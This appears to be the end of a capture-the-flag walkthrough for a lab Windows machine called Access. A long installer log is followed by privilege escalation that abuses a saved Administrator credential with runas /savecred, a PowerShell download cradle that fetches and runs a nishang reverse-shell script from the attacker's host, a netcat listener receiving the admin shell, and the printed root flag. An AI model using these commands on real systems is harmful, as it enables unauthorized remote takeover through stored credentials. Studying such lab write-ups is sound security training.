2018-08-21 23:25:59 - --------------------------------------------------------- NextButtonClick
Start ---------------------------------------------------------

2018-08-21 23:25:59 - IsAdminLoggedOn = 1, IsPowerUserLoggedOn = 0
```

```
2018-08-21 23:25:59 - NextButtonClick(0): Navigating to page - Select Components Page (Page
ID=7).
2018-08-21 23:25:59 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:25:59 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:25:59 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:25:59 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:25:59 - ---------------------------------------------------------
GetPersistenceSettings Start ---------------------------------------------------------

2018-08-21 23:25:59 - GetPersistenceSettings(12): persistence.xml does not exist in the expected
location, using defaults instead.
2018-08-21 23:25:59 - ---------------------------------------------------------
getAllSqlInstanceNamesFromRegistry Start -------------------------------------------------------
--

2018-08-21 23:25:59 - getAllSqlInstanceNamesFromRegistry(1): Getting SQL Instances on this
machine
2018-08-21 23:25:59 - getAllSqlInstanceNamesFromRegistry(2): 64 bit check, check normal 64 bit
registry for 64 bit SQL instances, if not found check WOW6432Node, failing that return
NO_INSTANCES_FOUND.
2018-08-21 23:25:59 - getAllSqlInstanceNamesFromRegistry(4): WOW6432Node check.
2018-08-21 23:25:59 -
--------------------------------------------------------- getAllSqlInstanceNamesFromRegistry End
---------------------------------------------------------

2018-08-21 23:25:59 - SQLInstanceSelectComboBox Add(0): SQL Instance(0): NO_INSTANCES_FOUND.
2018-08-21 23:25:59 -
--------------------------------------------------------- GetPersistenceSettings End -----------
----------------------------------------------

2018-08-21 23:26:05 - NextButtonClick(20): User has confirmed that a database backup was done
for the "PORTAL" database.
2018-08-21 23:26:05 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:26:05 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:26:05 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:26:05 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:26:05 -
--------------------------------------------------------- NextButtonClick End ------------------
---------------------------------------

2018-08-21 23:26:50 - --------------------------------------------------------- NextButtonClick
Start ---------------------------------------------------------

2018-08-21 23:26:50 - IsAdminLoggedOn = 1, IsPowerUserLoggedOn = 0
2018-08-21 23:26:50 - NextButtonClick(0): Navigating to page - SQL Settings Page.
2018-08-21 23:26:50 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:26:50 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:26:50 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:26:50 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:26:50 - NextButtonClick(4): DB Values set - Server Name/IP:LOCALHOST,
Instance:NO_INSTANCES_FOUND.
```

```
2018-08-21 23:26:50 - NextButtonClick(5): Check all database settings are filled in and have
values.
2018-08-21 23:26:50 - ---------------------------------------------------------
AllSQLSettingsInputted Start ---------------------------------------------------------

2018-08-21 23:26:50 - AllSQLSettingsInputted(1): Check All settings filled in.
2018-08-21 23:26:50 - AllSQLSettingsInputted(2): All settings filled in, check Instance name is
not longer than 35 characters (SQL install will fail on this).
2018-08-21 23:26:50 - AllSQLSettingsInputted(4): All settings are filled in, return true.
2018-08-21 23:26:50 -
--------------------------------------------------------- AllSQLSettingsInputted End -----------
----------------------------------------------

2018-08-21 23:26:50 - NextButtonClick(6): All database settings are filled in, continue install.
2018-08-21 23:26:50 - ---------------------------------------------------------
sqlInstanceIsInstalled Start ---------------------------------------------------------

2018-08-21 23:26:50 - sqlInstanceIsInstalled(1): Check if SQL Instance is installed.
2018-08-21 23:26:50 - sqlInstanceIsInstalled(2): 64 bit machine, check normal 64 bit registry
for 64 bit SQL instances, if not found check WOW6432Node, failing that return false.
2018-08-21 23:26:50 - sqlInstanceIsInstalled(5): WOW6432Node check, SQL Instance is not
installed with name: "NO_INSTANCES_FOUND".
2018-08-21 23:26:50 -
--------------------------------------------------------- sqlInstanceIsInstalled End -----------
----------------------------------------------

2018-08-21 23:26:50 - NextButtonClick(18a): There is currently no SQL Instance name
"NO_INSTANCES_FOUND" installed.
2018-08-21 23:26:50 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:26:50 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:26:50 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:26:50 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:26:50 - ---------------------------------------------------------
SQLScriptsRunSelected Start ---------------------------------------------------------

2018-08-21 23:26:50 - SQLScriptsRunSelected(1): Determine selection of SQL Scripts run for
component index: 1 (SQL Run Scripts Select).
2018-08-21 23:26:50 - SQLScriptsRunSelected(2): SQL Scripts run selection state, return
:"false".
2018-08-21 23:26:50 -
--------------------------------------------------------- SQLScriptsRunSelected End ------------
---------------------------------------------

2018-08-21 23:26:50 - NextButtonClick(18b): SQL install and SQL scripts not selected, continue
to next page.
2018-08-21 23:26:50 -
--------------------------------------------------------- NextButtonClick End ------------------
---------------------------------------

2018-08-21 23:26:52 - --------------------------------------------------------- NextButtonClick
Start ---------------------------------------------------------

2018-08-21 23:26:52 - IsAdminLoggedOn = 1, IsPowerUserLoggedOn = 0
2018-08-21 23:26:52 - NextButtonClick(0): Navigating to page - Ready Page (Page ID=10).
2018-08-21 23:26:52 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:26:52 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:26:52 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:26:52 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------
```

```
2018-08-21 23:26:52 - NextButtonClick(1): Confirm with the User to allow the installer to stop
Portal and backup old installation files.
2018-08-21 23:26:52 - NextButtonClick(): Create Directory "C:\Portal\backups" successful.
2018-08-21 23:26:52 - NextButtonClick(): Create Directory "C:\Portal\backups\20180821232652"
successful.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\bin" file/folder exists and
backup to "C:\Portal\backups\20180821232652\bin".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "bin" file/folder not found, skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): bin folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\bin64" file/folder exists and
backup to "C:\Portal\backups\20180821232652\bin64".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "bin64" file/folder not found, skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): bin64 folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\META-INF" file/folder exists
and backup to "C:\Portal\backups\20180821232652\META-INF".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "META-INF" file/folder not found, skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): META-INF folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\lib" file/folder exists and
backup to "C:\Portal\backups\20180821232652\lib".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "lib" file/folder not found, skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): lib folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\net" file/folder exists and
backup to "C:\Portal\backups\20180821232652\net".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "net" file/folder not found, skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): net folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\resources" file/folder exists
and backup to "C:\Portal\backups\20180821232652\resources".
```

```
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "resources" file/folder not found, skip backup.
2018-08-21 23:26:52 - 
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): resources folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\scripts" file/folder exists
and backup to "C:\Portal\backups\20180821232652\scripts".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "scripts" file/folder not found, skip backup.
2018-08-21 23:26:52 - 
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): scripts folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\web" file/folder exists and
backup to "C:\Portal\backups\20180821232652\web".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "web" file/folder not found, skip backup.
2018-08-21 23:26:52 - 
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): web folder backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\biometric.morpho.properties"
file/folder exists and backup to "C:\Portal\backups\20180821232652\biometric.morpho.properties".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "biometric.morpho.properties" file/folder not
found, skip backup.
2018-08-21 23:26:52 - 
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): biometric.morpho.properties
backed up successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\biometric.nitgen.properties"
file/folder exists and backup to "C:\Portal\backups\20180821232652\biometric.nitgen.properties".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "biometric.nitgen.properties" file/folder not
found, skip backup.
2018-08-21 23:26:52 - 
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): biometric.nitgen.properties
backed up successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\Demo.properties" file/folder
exists and backup to "C:\Portal\backups\20180821232652\Demo.properties".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "Demo.properties" file/folder not found, skip
backup.
2018-08-21 23:26:52 - 
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): Demo.properties backed up
successfully.
```

```
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\build.properties" file/folder
exists and backup to "C:\Portal\backups\20180821232652\build.properties".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "build.properties" file/folder not found, skip
backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): build.properties backed up
successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if
"C:\Portal\replicateHierarchy.properties" file/folder exists and backup to
"C:\Portal\backups\20180821232652\replicateHierarchy.properties".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "replicateHierarchy.properties" file/folder not
found, skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup():
replicateHierarchy.properties backed up successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\hibernate-src-db.cfg.xml"
file/folder exists and backup to "C:\Portal\backups\20180821232652\hibernate-src-db.cfg.xml".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "hibernate-src-db.cfg.xml" file/folder not found,
skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): hibernate-src-db.cfg.xml
backed up successfully.
2018-08-21 23:26:52 - ---------------------------------------------------------
ifFolderFileExistsBackup Start ---------------------------------------------------------

2018-08-21 23:26:52 - ifFolderExistsBackup(1): Check if "C:\Portal\hibernate-dest-db.cfg.xml"
file/folder exists and backup to "C:\Portal\backups\20180821232652\hibernate-dest-db.cfg.xml".
2018-08-21 23:26:52 - ifFolderExistsBackup(5): "hibernate-dest-db.cfg.xml" file/folder not
found, skip backup.
2018-08-21 23:26:52 -
--------------------------------------------------------- ifFolderFileExistsBackup End ---------
------------------------------------------------

2018-08-21 23:26:52 - NextButtonClick(), ifFolderFileExistsBackup(): hibernate-dest-db.cfg.xml
backed up successfully.
2018-08-21 23:26:52 -
--------------------------------------------------------- NextButtonClick End ------------------
---------------------------------------

2018-08-21 23:27:52 - --------------------------------------------------------- DotNETInstalling
Start ---------------------------------------------------------

2018-08-21 23:27:52 - DotNETInstalling(1): Running .NET installer.
2018-08-21 23:27:52 -
--------------------------------------------------------- DotNETInstalling End -----------------
----------------------------------------

2018-08-21 23:30:30 - --------------------------------------------------------- RegSvr32 Start -
--------------------------------------------------------

2018-08-21 23:30:30 - RegSvr32(1): Registering libraries.
2018-08-21 23:30:30 - RegSvr32(2): Registering libraries done.
```

```
2018-08-21 23:30:30 - 
--------------------------------------------------------- RegSvr32 End -------------------------
--------------------------------

2018-08-21 23:30:30 - ---------------------------------------------------------
SaveSQLScriptsToTemp Start ---------------------------------------------------------

2018-08-21 23:30:30 - SaveSQLScriptsToTemp(2): SQL Instance is set - NO_INSTANCES_FOUND
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(4): SQL SA username is set - sa
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(6): SQL SA password is set - ******
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(8): SQL SYSDBA username is set - sysdba
2018-08-21 23:30:30 - SaveSQLScriptsToTemp(10): SQL SYSDBA password is set - ******
2018-08-21 23:30:30 - --------------------------------------------------------- GetSqlAccount
Start ---------------------------------------------------------

2018-08-21 23:30:31 - ExecWithResultSQLServiceName(1): SQL Instance Service Name:
Full Value:End of search: 0 match(es) found.
2018-08-21 23:30:31 - GetSqlAccount(1): Getting SQL Account from registry value
"HKLM\SYSTEM\CurrentControlSet\Services\\ObjectName"
2018-08-21 23:30:31 - GetSqlAccount(2): 64 bit check, check normal 64 bit registry for 64 bit
SQL instances, if not found check WOW6432Node, failing that return false.
2018-08-21 23:30:31 - GetSqlAccount(5): WOW6432Node check, Could not read SQL Account from
registry, assuming: "NT AUTHORITY\SYSTEM"
2018-08-21 23:30:31 - 
--------------------------------------------------------- GetSqlAccount End --------------------
-------------------------------------

2018-08-21 23:30:31 - SaveSQLScriptsToTemp(11): Creating SQL Scripts and README in
"c:\temp\scripts" folder for reference.
2018-08-21 23:30:31 - 
--------------------------------------------------------- SaveSQLScriptsToTemp End -------------
--------------------------------------------

2018-08-21 23:30:31 - --------------------------------------------------------- ConvertConfig
Start ---------------------------------------------------------

2018-08-21 23:30:31 - ConvertConfig(1): Updating "persistence.xml" config file with database
name: PORTAL
2018-08-21 23:30:31 - ConvertConfig(3): Instance name was specified for SQL Server.
instance=NO_INSTANCES_FOUND.
2018-08-21 23:30:31 - ConvertConfig(3): Instance name was specified for SQL Server.
instance=NO_INSTANCES_FOUND.
2018-08-21 23:30:31 - ConvertConfig(4): Delete and rename temp file.
2018-08-21 23:30:31 - 
--------------------------------------------------------- ConvertConfig End --------------------
-------------------------------------

2018-08-21 23:30:31 - ---------------------------------------------------------
DeleteOldPortalUninstallRegistry Start ---------------------------------------------------------

2018-08-21 23:30:31 - ExecWithResult(1): Old Portal Installer GUID "32 bit":
Full Value:End of search: 0 match(es) found.
2018-08-21 23:30:31 - ExecWithResult(1): Old Portal Installer GUID "64 bit":
Full Value:End of search: 0 match(es) found.
2018-08-21 23:30:31 - 
--------------------------------------------------------- DeleteOldPortalUninstallRegistry End -
--------------------------------------------------------

2018-08-21 23:30:31 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:30:31 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:30:31 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:30:31 - 
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:30:31 - ---------------------------------------------------------
SQLScriptsRunSelected Start ---------------------------------------------------------
```

```
2018-08-21 23:30:31 - SQLScriptsRunSelected(1): Determine selection of SQL Scripts run for
component index: 1 (SQL Run Scripts Select).
2018-08-21 23:30:31 - SQLScriptsRunSelected(2): SQL Scripts run selection state, return
:"false".
2018-08-21 23:30:31 -
--------------------------------------------------------- SQLScriptsRunSelected End ------------
---------------------------------------------

2018-08-21 23:30:31 - ---------------------------------------------------------
IsWin32AndPortalReadyToStart Start ---------------------------------------------------------

2018-08-21 23:30:31 - IsWin32AndPortalReadyToStart(1): Checking if this is 32 bit and that
Portal has all it needs to start.
2018-08-21 23:30:31 - IsWin32AndPortalReadyToStart(3): is 64 bit, return false.
2018-08-21 23:30:31 - IsWin32AndPortalReadyToStart(4): 32 bit check result - false.
2018-08-21 23:30:31 -
--------------------------------------------------------- IsWin32AndPortalReadyToStart End -----
----------------------------------------------------

2018-08-21 23:30:31 - ---------------------------------------------------------
IsWin64AndPortalReadyToStart Start ---------------------------------------------------------

2018-08-21 23:30:31 - IsWin64AndPortalReadyToStart(1): Checking if this is 64 bit and that
Portal has all it needs to start.
2018-08-21 23:30:31 - IsWin64AndPortalReadyToStart(2): is 64 bit, check is service is running.
2018-08-21 23:30:31 - IsWin64AndPortalReadyToStart(4): 64 bit check result - false.
2018-08-21 23:30:31 -
--------------------------------------------------------- IsWin64AndPortalReadyToStart End -----
----------------------------------------------------

2018-08-21 23:31:06 - --------------------------------------------------------- NextButtonClick
Start ---------------------------------------------------------

2018-08-21 23:31:06 - IsAdminLoggedOn = 1, IsPowerUserLoggedOn = 0
2018-08-21 23:31:06 - NextButtonClick(0): Navigating to page - Finish Page (Page ID=14).
2018-08-21 23:31:06 - ---------------------------------------------------------
SQLInstallSelected Start ---------------------------------------------------------

2018-08-21 23:31:06 - SQLInstallIsSelected(1): Determine selection of SQL Install for component
index: 2 (SQL Server Install Select).
2018-08-21 23:31:06 - SQLInstallSelected(2): SQL Install selection state, return :"false".
2018-08-21 23:31:06 -
--------------------------------------------------------- SQLInstallSelected End ---------------
------------------------------------------

2018-08-21 23:31:06 -
--------------------------------------------------------- NextButtonClick End ------------------
---------------------------------------


C:\temp\logs>
```

Suspicious file

```
C:\Users\Public>cd desktop

C:\Users\Public\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\Users\Public\Desktop

08/22/2018  10:18 PM             1,870 ZKAccess3.5 Security System.lnk
               1 File(s)          1,870 bytes
               0 Dir(s)   7,025,655,808 bytes free
```

```
C:\Users\Public\Desktop>type "ZKAccess3.5 Security System.lnk"
```

```
L�F�@ ��7����7���#�P/P�O�
�:i�+00�/C:\R1M�:Windows��:��M�:*wWindowsV1MV�System32��:��MV�*�System32X2P�:�

runas.exe��:1��:1�*Yrunas.exeL-
K��E�C:\Windows\System32\runas.exe#..\..\..\Windows\System32\runas.exeC:\ZKTeco\ZKAccess3.5G/u
ser:ACCESS\Administrator /savecred
"C:\ZKTeco\ZKAccess3.5\Access.exe"'C:\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%SystemDrive%\ZKTeco
\ZKAccess3.5\img\AccessNET.ico%SystemDrive%\ZKTeco\ZKAccess3.5\img\AccessNET.ico�%�

�wN���]N�D.��Q���`�Xaccess�_���8{E�3
          O�j)�H���
                   )ű[�_���8{E�3
                                 O�j)�H���
                                          )ű[�    ��1SPS�XF�L8C���&�m�e*S-1-5-21-
953262931-566350628-63446256-500
C:\Users\Public\Desktop>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=ACCESS\Administrator
                                                     Type: Domain Password
    User: ACCESS\Administrator
```

Download nishang and modify the powershell tcp script
https://github.com/samratashok/nishang

```
    catch
    {
        Write-Warning "Something went wrong! Check if the server is reachable and you are using
the correct port."
        Write-Error $_
    }
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.17.46 -Port 443
```

Download powershell script

```
C:\temp>powershell.exe -c "(new-object
System.Net.Webclient).DownloadFile('http://10.10.17.46/Invoke-PowerShellTcp
.ps1', 'Invoke-PowerShellTcp.ps1')"

C:\temp>dir
 Volume in drive C has no label.
 Volume Serial Number is 8164-DB5F

 Directory of C:\temp

09/08/2021  10:00 AM    <DIR>          .
09/08/2021  10:00 AM    <DIR>          ..
09/08/2021  09:57 AM                 8 hll.txt
09/08/2021  10:00 AM             4,402 Invoke-PowerShellTcp.ps1
08/21/2018  11:25 PM    <DIR>          logs
08/21/2018  11:25 PM    <DIR>          scripts
08/21/2018  11:25 PM    <DIR>          sqlsource
               2 File(s)          4,410 bytes
               5 Dir(s)   7,030,874,112 bytes free

C:\temp>
```

Remember that **DownloadString** and **DownloadFile** is two different things

```
C:\temp>runas /u:ACCESS\Administrator /savecred "powershell iex(new-object
System.Net.Webclient).DownloadString('h
ttp://10.10.17.46/Invoke-PowerShellTcp.ps1')"
Attempting to start powershell iex(new-object
System.Net.Webclient).DownloadString('http://10.10.17.46/Invoke-Powe
rShellTcp.ps1') as user "ACCESS\Administrator" ...
```

```
C:\temp>
```

```
┌─[user@parrot]─[~/Desktop/htb/access]
└──╼ $sudo updog -d . -p80
[+] Serving /home/user/Desktop/htb/access...
 * Running on http://0.0.0.0:80/ (Press CTRL+C to quit)
10.10.10.98 - - [08/Sep/2021 17:10:52] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

Admin shell popped

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/access]
└──╼ $sudo rlwrap nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.98.
Ncat: Connection from 10.10.10.98:49160.
Windows PowerShell running as user Administrator on ACCESS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

Root flag

```
dir


    Directory: C:\users\Administrator


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
d-r--         8/21/2018  10:55 PM            Contacts
d-r--         7/14/2021   3:40 PM            Desktop
d-r--         8/25/2018  10:55 PM            Documents
d-r--         7/14/2021   3:17 PM            Downloads
d-r--         8/21/2018  10:55 PM            Favorites
d-r--         8/21/2018  10:55 PM            Links
d-r--         8/21/2018  10:55 PM            Music
d-r--         8/21/2018  10:55 PM            Pictures
d-r--         8/21/2018  10:55 PM            Saved Games
d-r--         8/21/2018  10:55 PM            Searches
d-r--         8/24/2018  12:46 AM            Videos


cd desktop
hostname
ACCESS
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::dcf4:721f:9611:f085%11
   IPv4 Address. . . . . . . . . . . : 10.10.10.98
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2

Tunnel adapter isatap.{851F7B02-1B91-4636-BB2A-AAC45E5735BC}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
type root.txt
6e1586cc7ab230a8d297e8f933d904cf
```

```
PS C:\users\Administrator\desktop>
```